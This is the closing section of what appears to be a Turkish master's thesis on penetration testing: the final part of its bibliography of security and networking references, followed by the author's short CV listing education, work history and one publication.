Saindane, M.S. (2015). *Penetration Testing – A Systematic Approach*, CRC Press, 1-10

Sauver, J. St. (2018). *Using Maltego with Farsight DNSDB Transforms*, ABD: Farsight Security, 2-67

Scarfone, K., Souppaya, M., Johnson, P. M. (2008, Ocak). *Guide to Securing Microsoft Windows XP Systems for IT Professionals: A NIST Security Configuration Checklist*, U.S. Department Of Commerce, 800-68

Shimall, T., Spring, J. (2014, Nisan). *Introduction to Information Security*, Elsevier Inc, 1-20

Shimonski, R. (2013, Mayıs 17). *The Wireshark Field Guide Analyzing and Troubleshooting Network Traffic*, UK: Syngress, 1-15

Shivayogimath, C.N. (2014, Haziran). *An Overview Of Network Penetration Testing*, International Journal of Research in Engineering and Technology, 2321-7308

Silberschatz, A., Galvin, P.B., Gagne, G. (2014). *Operating System Concepts Essentials*, Willey & Sons Inc, 721-735

Silberschatz, Galtz, Gagne (2010). *Operating System Concepts Essentials*, Willey &Sons Inc, 718-735

Singh, A., Vaish, A., Keserwani, P.K. (2014). *Information security: Compenents and Techniques*, International Journal Of Advances Research in Computer Science and Software Engineering, Cilt 4

Stanek, W.R. (2008). *Internet Information Services(IIS) 7.0 Administration Pocket Consultant, Washington: Microsoft Press*, 1-85

Sughanty, A., Maiti, M. (2014). *Information Security-Evolution*, *Impact and Design Factors*, International Journal Of Computer Applications Cilt 100-No:2

KAYNAKLAR DİZİNİ (devam)

Timuçin, H., Erzurumlu, K. (2011). *Procedia Computer Science*, Ankara, Turkey: Elsevier, 801-804

Virtualizing a Windows Active Directory Domain Infrastructure, (2019, Kasım 06). Retrieved from www.vmware.com.

Vugt, S.V. (2013, Ağustos 23). *VMware Workstation – No Experience Necessary*, UK: Pack Publishing, Chapter 1, 7-2

Wang, L., Ting, S.L., J., IP, W.H. (2013, Ocak). Design of Supply-chain Pedigree Interactive Dynamic Explore (SPIDER) for Food Safety and Implementation of Hazard Analysis and Critical Control Points (HACCPs), Computers and Electronics in Agriculture, 0168-1699 , Cilt 90, 14-23

Weidman, G. (2014). *Penetration Testing*, San Francisco: no starch press, 203-210

Wilhelm, T. (2010). *Professional Penetration Testing*, UK: Syngress, 219-257

Yalçınkaya, M.A., Küçüksille, E.U. (2017). *Uygulamalı Sızma Testleri-Pentest Lab*, Türkiye: Abaküs Kitap, 15-30

Yiğit, T., Akyıldız, M.A. (2014). *Sızma Testleri İçin Bir Model Ağ Üzerinde Siber Saldırı Senaryolarının Değerlendirilmesi*, Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 18(1), 14-21

ÖZGEÇMİŞ

Kişisel Bilgiler

Soyadı, adı : Hande ÇAVŞİ

Doğum tarihi ve yeri : 1993 – Kütahya

E – mail : handecavsi43@gmail.com

Eğitim

Derece	Eğitim Birimi	Mezuniyet Tarihi
Yüksek Lisans	Kütahya Dumlupınar Üniversitesi	2019
Lisans	Kütahya Dumlupınar Üniversitesi	2015
Lise	Kılıçarslan Anadolu Lisesi	2011

İş Deneyimi

Yıl	Yer	Görev
2016 – 2018	Gürallar Cam Ambalaj	Yazılım Geliştirme Mühendisi

Yabancı Dil

İngilizce (İleri seviye)

Yayınlar

Zaim A., Çavşi H. “Türkiye’deki Jeotermal Enerji Santrallerinin Durumu” Mühendis ve Makina Dergisi, Cilt 59, Sayı 691, s.45-58, 2018.